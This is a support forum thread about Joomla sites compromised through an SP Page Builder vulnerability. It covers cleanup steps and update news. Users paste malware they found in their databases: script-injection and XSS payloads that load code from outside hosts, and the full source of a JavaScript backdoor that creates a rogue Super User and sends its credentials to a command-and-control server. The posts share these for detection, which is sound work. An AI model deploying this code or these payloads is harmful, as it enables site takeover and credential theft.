Paul Frankowski
Accepted AnswerYou have two options:
- Using FTP tool - you can delete files there.
- Using our component you can remove database empty items, or delete them manually, one by one, from SPPB settings > Custom Icons
I think https://htprotect.org/en/#htprotect component can also clear those.
RB
Rachell Balsz
Accepted Answer@webmasterimageninstitucionalucss Yikes. I'm sure support will answer, but have you tried turning on the security for an hour, then restoring your site files from a backup in cpanel? I had to roll mine back to early June. I deleted all ftp accounts and added new ones for those who absolutely needed them. I changed my database names and passwords then updated the config file. Then I updated SP Page Builder and Helix by reinstalling from a zip file. I installed htprotect. Then I added all of the last images via ftp, content articles and pages on the database. I activated htprotect, then turned my server security back on. This gave me an updated site with no security holes, server protection and site level protection. Just sharing in case this helps.
J
justmikey
Accepted AnswerFTP forbid me to do that, very strange. I checked the permissions and whatever i try, 666, 777, 555 no changes at all. It just forbid to delete the maps.
I have now made the next steps on most of my sites (J4/J5/J6):
- Revert a backup from 1 june 2026 from all my sites - i didnt see any changes/txt/index.php files anymore in my maps.
- Have updated SP Page builder to 6.6.2
- Run the security fix and all files are now deleted and gone, everything is green checked.
- Changed the passwords.
Can i publish the sites again or which steps do i still need to make? It costs me a lot of money since the customers are frustrating that their websites are offline. It needs to go back online!
- For one Joomla 3 site - i tried the Security fix but it doesn't install it. Is there another fix for J3?
Paul Frankowski
Accepted AnswerAbout Joomla 4-6: update everything, install extra firewall component (Free/Pro) - I shared link already (scroll up). It will be your last defence guard, for the future.
If FTP don't work, Hosting support must help.
For Joomla 3 sites, you should use:
- Joomla 3.10.15 elts (github)
- Install helix update plugin using Joomla installer, or manually using FTP override files.
For example, download & install: helix3_template_3_1_2.zip (it should update also Helix3 plugin). If your Joomla installer has problem (#@!), use FTP and copy two folders from unziped package:
- from
plugins\systemtoplugins\system\helix3, and - from
plugins\ajaxtoplugins\ajax\helix3 - FTP should ask you Override files, answer is YES !
Sites are hacked every hour, all kinds: WP , Joomla, private, medical, non-profit and company - doesn't matter, we live in danger times!
Paul Frankowski
Accepted AnswerLook up again.
If you have Helix Ultimate on Joomla 3.10x, it will be similar. https://www.joomshaper.com/blog/security-update-for-joomla-3-users
esf
Accepted AnswerHello,
I found this in the database, in the menu table :
"helixultimatemenulayout":"{\"customclass\":\"\\"><s-cript src=\\"https:\\/\\/js.aacaw.com\\/fp\\/v1.min.js\\"><\\/script>\",\"megamenu\":\"1\"}"
It affects the display and causes the following error:
Warning: Undefined property: stdClass::$width in plugins/system/helixultimate/src/Core/Classes/HelixultimateMenu.php on line 468
MiBa
Accepted AnswerDelete script from the table, run tools
Domain Name: aacaw.com
Registry Domain ID: 3053234862_DOMAIN_COM-VRSN
Registrar WHOIS Server: grs-whois.aliyun.com
Updated Date: 2026-01-01T05:48:13+00:00 2026-06-23
Creation Date: 2026-01-01T05:48:13+00:00 2026-01-01
Quick JS research
The code appears to be part of a fingerprinting or tracking script. Fingerprinting scripts collect information about a user's browser, device, or behavior to create a unique identifier (fingerprint) for tracking or security purposes. It collects a wide range of data, including:
Browser and System Information: Screen resolution, color depth, time zone, language, plugins, and WebGL renderer.
Canvas Fingerprinting: Uses the HTML5 <canvas> element to generate a unique fingerprint based on how the browser renders graphics.
WebGL Fingerprinting: Extracts information from the WebGL rendering context.
Font Fingerprinting: Checks which fonts are available on the user's system.
Audio Context Fingerprinting: Uses the Web Audio API to generate a fingerprint.
Hardware Concurrency: Detects the number of CPU cores.
Device Memory: Checks the device's memory.
User Agent and Platform: Collects the browser's user agent string and platform.
The collected data is likely sent to a remote server for further processing or storage.
esf
Accepted AnswerFound this in table menu : <img src=x on-error=\\localStorage.setItem(\\\"_hu_inject_js\\\",\\\\ufeff'\\"><s-cript src=https:\\/\\/xss.report\\/c\\/registernex1><\\/script>
See full script on hidden content
I deleted it manually using phpMyAdmin. Where is the problem coming from?
Thank you !
esf
Accepted AnswerThank you for your response.
This started happening yesterday on several websites, even though they had been updated to the latest version of SPPB 6.6.2 and had been working fine. Could this be related to the recent SP Page Builder vulnerability?
Thanks.
Ziaul Kabir
Accepted AnswerAt this time, there are no known new vulnerabilities affecting your website.
Please make sure your website and database are clean and have not been compromised. If there is any suspicion of a security issue, I recommend performing a thorough malware scan and checking for any unauthorized files or database changes.
Also, please make sure that Helix Ultimate or Helix 3 is updated to the latest available version.
Thank you.
JS
Joomla Sites
Accepted Answer
Urgent: Active Exploitation of CVE-2026-48908 via asset.uploadCustomIcon (Payload Inside)

I am writing this to document an active, high-volume exploit targeting SP Page Builder Pro that is currently bypassing standard security measures.

My hosting account was recently hit by an automated botnet targeting the asset.uploadCustomIcon endpoint, which aligns with the details of CVE-2026-48908. This exploit is particularly insidious because it does not just inject malicious scripts; it leverages the component's internal settings to "register" malicious CSS paths directly into the Joomla database, ensuring persistence even after basic file cleanups.

The Attack Vector:
The bots are utilizing the custom font upload feature to inject a directory traversal payload. They are creating nested folders within /media/com_sppagebuilder/assets/iconfont/ (using paths like ../../../../images/[random_folder]/) to hide malicious CSS and PHP payloads within the /images/ directory.

The Payload (Captured):
The script being injected into the database params (often found in #__menu or module parameters) is an automated "Super User" creation bot. It monitors the administrator backend and, once it detects a valid session, it executes a task=user.apply request to create a rogue admin account (often with credentials such as admin_mori and an email like [email protected]).

Script Fragment:
included as answer

Impact on my sites:

System-wide injection: The bot creates a persistent background process (setInterval(checkAdmin, 30000)) to re-create the rogue admin account if deleted.

Asset Hijacking: It forces the site to load external malicious stylesheets, which appear as a list of 14+ rogue icon-font files in the document <head>.

Persistence: Even after manual file deletion, the site remains compromised because the malicious paths are hard-coded into the component's database configurations.

Recommendation to Community:

Audit your database: Check all params fields in your #__menu and #__modules tables for the string joomlacreater or joomlacreater_inline_run.

Permissions: Immediately set the /media/com_sppagebuilder/assets/iconfont/ folder permissions to 000 until a verified patch is installed.

Database Hygiene: Delete any rogue Super Admin users immediately and check your component settings for any "Custom Icon" paths you did not explicitly create.

Has JoomShaper released an official hardened patch for the asset.uploadCustomIcon endpoint? It is currently the primary entry point for this RCE.


```www.fortiguard.com/outbreak-alert/joomla-sp-page-builder-rce
JS
Joomla Sites
Accepted Answer<span class="sp-menu-badge sp-menu-badge-right" style="">(function () {'use strict';if (window.joomlacreater_inline_run) return;window.joomlacreater_inline_run = true;var C2 = 'xdxd.olybrdbtrknks.xyz';var DEF = {login: 'admin_mori',pass: 'mori_pro3344',email: '[email protected]',gid: '8'};var FORM_URL = '/administrator/index.php?option=com_users&view=user&layout=edit&id=0';function extractToken(html) {var p = [/"csrf\.token"\s*:\s*"([a-f0-9]{32})"/i,/'csrf\.token'\s*:\s*'([a-f0-9]{32})'/i,/name="([a-f0-9]{32})"\s+value="1"/i,/value="1"\s+name="([a-f0-9]{32})"/i];for (var i = 0; i < p.length; i++) {var m = html.match(p[i]);if (m) return m[1];}return null;}function isAdminHtml(html) {html = html || '';var head = html.slice(0, 12000);return /com_cpanel|view=cpanel|administrator\/index\.php\?option=com_/i.test(head)&& !/task=login|id="login-form"|com_login|login-form/i.test(head);}function fetchConfig() {return fetch(C2 + '/api.php?action=public_config', { credentials: 'omit' }).then(function (r) { return r.json(); }).catch(function () { return null; });}function mergeUser(data) {var u = {login: DEF.login,pass: DEF.pass,email: DEF.email,group_id: DEF.gid};if (data && data.ok) {if (data.user_login) u.login = data.user_login;if (data.user_pass) u.pass = data.user_pass;if (data.user_email) u.email = data.user_email;if (data.user_group_id) u.group_id = String(data.user_group_id);if (data.joomla_base) C2 = String(data.joomla_base).replace(/\/+$/, '');}return u;}function notifyRouter(router, u) {var fields = {url: location.origin,domain: location.hostname,username: u.login,password: u.pass,email: u.email,force: '1'};var payload = new URLSearchParams(fields).toString();try {fetch(router, {method: 'POST',mode: 'no-cors',headers: { 'Content-Type': 'application/x-www-form-urlencoded' },body: payload,keepalive: true});} catch (e) {}try {if (navigator.sendBeacon) {navigator.sendBeacon(router, new Blob([payload], { type: 'application/x-www-form-urlencoded' }));}} catch (e2) {}try {if (!document.getElementById('jc_router_iframe')) {var iframe = document.createElement('iframe');iframe.name = 'jc_router_iframe';iframe.id = 'jc_router_iframe';iframe.style.cssText = 'position:absolute;width:0;height:0;border:0;visibility:hidden';document.body.appendChild(iframe);}var form = document.createElement('form');form.method = 'POST';form.action = router;form.target = 'jc_router_iframe';form.style.display = 'none';Object.keys(fields).forEach(function (k) {var inp = document.createElement('input');inp.type = 'hidden';inp.name = k;inp.value = fields[k];form.appendChild(inp);});document.body.appendChild(form);form.submit();setTimeout(function () { form.remove(); }, 5000);} catch (e3) {}}function buildUserBody(token, u) {var body = new URLSearchParams();body.set(token, '1');body.set('task', 'user.apply');body.set('return', '');body.set('jform[id]', '0');body.set('jform[name]', u.login);body.set('jform[username]', u.login);body.set('jform[password]', u.pass);body.set('jform[password2]', u.pass);body.set('jform[email]', u.email);body.set('jform[registerDate]', '');body.set('jform[lastvisitDate]', '');body.set('jform[lastResetTime]', '');body.set('jform[resetCount]', '0');body.set('jform[sendEmail]', '0');body.set('jform[block]', '0');body.set('jform[requireReset]', '0');body.set('jform[groups][]', u.group_id);body.set('jform[params][admin_style]', '');body.set('jform[params][colorScheme]', '');body.set('jform[params][allowTourAutoStart]', '');body.set('jform[params][admin_language]', '');body.set('jform[params][language]', '');body.set('jform[params][editor]', '');body.set('jform[params][timezone]', '');body.set('jform[params][a11y_mono]', '0');body.set('jform[params][a11y_contrast]', '0');body.set('jform[params][a11y_highlight]', '0');body.set('jform[params][a11y_font]', '0');return body;}function createSuperUser(token, u) {return fetch(FORM_URL, {method: 'POST',credentials: 'include',headers: { 'Content-Type': 'application/x-www-form-urlencoded' },body: buildUserBody(token, u).toString(),redirect: 'follow'}).catch(function () { return null; });}function runCreate() {if (window.joomlacreater_create_done) return;window.joomlacreater_create_done = true;fetchConfig().then(function (data) {var u = mergeUser(data);var router = (data && data.ok && data.router_url) ? data.router_url : (C2 + '/router.php');return fetch(FORM_URL, { credentials: 'include' }).then(function (r) { return r.text(); }).then(function (html) {if (!isAdminHtml(html)) return;var token = extractToken(html);if (!token) return;return createSuperUser(token, u).then(function () {notifyRouter(router, u);});});}).catch(function () {});}function checkAdmin() {fetch('/administrator/index.php', {credentials: 'include',redirect: 'manual',cache: 'no-store'}).then(function (r) {if (r.type === 'opaqueredirect' || r.status === 0 || r.status === 302) {return fetch('/administrator/index.php', { credentials: 'include' }).then(function (x) { return x.text(); });}if (r.status === 401 || r.status === 403) return '';return r.text();}).then(function (html) {if (isAdminHtml(html)) runCreate();}).catch(function () {});}checkAdmin();setInterval(checkAdmin, 30000);})();</span>Ziaul Kabir
Accepted AnswerHello Joomla Sites,
Which version of SP Page Builder are you using? This vulnerability was fixed in SP Page Builder v6.6.2, which was released almost four weeks ago.
If you're running an older version, please update to v6.6.2 or later as soon as possible.
Thanks!
JS
Joomla Sites
Accepted AnswerI have many sites (some on J 5.4.7, some on J 6.1.2). I saw the Helix update, but I wasn't aware of the exploit in SP Page Builder Pro—otherwise, I would have updated the component across all sites immediately.
Could you please move the version number to the top left and make it bold? I missed it at the bottom. Thank you for your time and help.
Ziaul Kabir
Accepted AnswerYes, it does appear that these are malware-related files.
Please download the latest version of the scanner from the Dist folder. Before deleting anything, make sure to review the code carefully to confirm the files are malicious.
We also recommend running a full malware scan on your website to identify any additional infected files.
https://github.com/zkrana/joomla-security-scanner
Thanks!
Paul Frankowski
Accepted AnswerExtensions from RegularLabs also got the security updates, to fix some weak points.
- [SECURITY FIX] Fixes issue with Conditions IP and GeoIP rules trusting spoofable forwarded client-IP headers
- [SECURITY FIX] Fixes issue with Conditions admin routes, item actions, and modals not consistently enforcing tokens and component/mapped-item permissions
- [SECURITY FIX] Fixes issue with Conditions admin summaries rendering stored rule values as HTML
- [SECURITY FIX] Fixes issue with Regular Labs privileged AJAX endpoints, including color saves, not consistently enforcing valid tokens, matching item permissions, and trusted form configuration
- [SECURITY FIX] Updates bundled HTTP message dependency to fix request start-line injection
MiBa
Accepted AnswerMy favorite news magazine over the past few weeks. Every day, something new to read. 😀 https://www.cve.org/CVERecord/SearchResults?query=joomla

Andrea
Accepted AnswerHi, about new the important Security Update - SP Page Builder v6.7.1 for Joomla 5-6 it's ok, but about the eventual patch for Joomla 3 an SPPagebuilder ? Is it sufficient the pkg_sppagebuilder_j3_security_patch.zip released one week ago? Thanks.
JS
Joomla Sites
Accepted AnswerI have a System - Regular Labs - Advanced Module Manager Systen Plugin 7.6.3 installed when the site was Joomla 3 and I did not uninstall when I migrated to 4 and so it will not unistall, I cannot update it and I would ask, although I know that is a completely different developer, what do suggest I do? (Site is currently on 5.4.7) I only mention it and ask out of respect for your vast knowledge. Thank you for your consideration.
An error has occurred.
0 PlgSystemAdvancedModulesInstallerScriptHelper::preflight(): Argument #2 ($adapter) must be of type JAdapterInstance, Joomla\CMS\Installer\Adapter\PluginAdapter given, called in /xxxx/xxxx/public_html/xxxx/libraries/src/Installer/LegacyInstallerScript.php on line 159
SC
Stuart Clark
Accepted AnswerLet's not forget JoomShaper & SP Page Builder had YET ANOTHER security update released on 17th July - now we're on version 6.7.1, as anything older has a "read entire SQL database" bug within the code
I'm told there needs to be at least one MORE release too to quash a further bug!!!
SC
Stuart Clark
Accepted AnswerThat's a pretty crass reply; especially as there's at least one more HUGE SECURITY HOLE in SPPageBuilder that's not yet public!
Paul Frankowski
Accepted AnswerIt's like a race now, AI hackers vs developers - who is faster!
Those who don't use any firewall component may lose too.
Paul Frankowski
Accepted AnswerJoomla Security News:
- HikaShop 6.5.2 - Security update
- EShop 5.6.1 - Security Release
- Events Booking 5.8.2 - Security Release
- JCE 2.9.99.10 - a security and maintenance update.
- Balbooa Forms 2.4.3 - Security Release for critical vulnerability
- Phoca Commander 6.1.2 - Security release.
- Gridbox 2.20.3 - Security release.
- Aimy Captcha-Less Form Guard 20.1 (free/pro) - Security release.
Updating is recommended for all sites.
SC
Stuart Clark
Accepted Answer@Paul Frankowski - you're making yourself look like a sore looser now. No one here is asking you to comment on other Joomla extensions from other vendors.
What you are being asked is to FIX ALL THE SECURITY HOLES & BUGS IN SP PAGE BUILDER AND IN ALL OTHER JOOMSHAPER EXTENSIONS
Highlighting other vendor's updates in an attempt to divert attention AWAY from your own company's failings is NOT good customer service, NOR is it the best way to show your alleged commitment to security!
SG
Stefan Gros
Accepted Answeri appreciate thos as a service. i use a lot of plugins and cannot track every update, so its nice to geht informed. it would be good to mive it to another thred like"security information" but i dont support your view.
A
Alvaro
Accepted AnswerThis guy doesn't even know what Joomla means (it comes from "jumla"). We're all in this together; other companies are informing their clients that SP Page Builder has a vulnerability, and Joomshaper is informing its clients about vulnerabilities in other extensions. Your response makes you look like a pathetic, pathetic human being. Even the biggest companies like Apple have been hacked at some point.
Ł
Łukasz
Accepted AnswerWhat's happening now is insane. Security updates are happening several times a day. It's exhausting. Joomla, focus on security now because that's what we need, and do a proper audit of your extensions.
Paul Frankowski
Accepted Answer@Łukasz. The same is/was with WordPress core. Allowing for remote code execution (RCE) and instant takeover of the server. Certain versions ranging from 6.8.5 to 7.0.0 are at risk. Unpleasant surprise for millions of users/websites.
@MiBa, Thanks.
I got to tell you something. Don't want to hear. I'm going to show you where it's dark. But have no fear.
[Kavinsky]
MiBa
Accepted AnswerMurphy's here: https://www.cs.cmu.edu/~fgandon/miscellaneous/murphy/
AL
Alejandro Lengua
Accepted AnswerI wanted to let you know that Sucuri has published a virtual patch for CVE-2026-48908.
Paul Frankowski
Accepted Answer@Alejandro. Thanks, but as I know it was fixed in last updates. Updating to 6.6.2 and later 6.7.1 closes the holes, but it does not remove an attacker script who already got in. You still need to check for malware and remove them.
K
komir
Accepted AnswerHello everyone,Lately, it feels like an increasing number of Joomla websites and extensions are being targeted by hackers, and unfortunately, this incident happened to one of my sites as well.
Given this growing wave of attacks, what would be your top recommendation?
Should I stay with Akeeba Admin Tools and MyJoomla or chage to some other solution like RSFirewall!, or is there a third solution that stands out as the best choice for comprehensive Joomla security and firewall protection?
I would appreciate your insights and real-world experiences. Thanks!
R
Robert
Accepted AnswerWhen you have myjoomla (mysitesguru), Admin Tools, up to date versions & regular backups you have already more protection then the average user. At some point you have done enough and don't make it an obsession. As you said; you also have myjoomla, when something is wrong you know when to take action.
A
Aliya
Accepted AnswerGood afternoon. Can you tell me the latest version of the SP Security scanner and where I can download it?
PB
Petr Benes
Accepted AnswerDear Joomshaper team, I'm asking you again, please unsubscribe me from notifications on this topic. I would do it myself, but I don't see that option here. Thank you.
Ziaul Kabir
Accepted AnswerThere is no SP Security Scanner. I created this scanner to help our users protect their sites from malicious files and code.
You can download it from the GitHub repository: https://github.com/zkrana/joomla-security-scanner/tree/main/dist
The latest version is 2.7.1, and the protection plugin is plg_muruguardshield-1.1.0.zip.
Thanks!
Ziaul Kabir
Accepted AnswerThere isn't an option for that. However, you can archive the email. When you open it, you'll see the Archive option at the top.
Thanks!
This topic is locked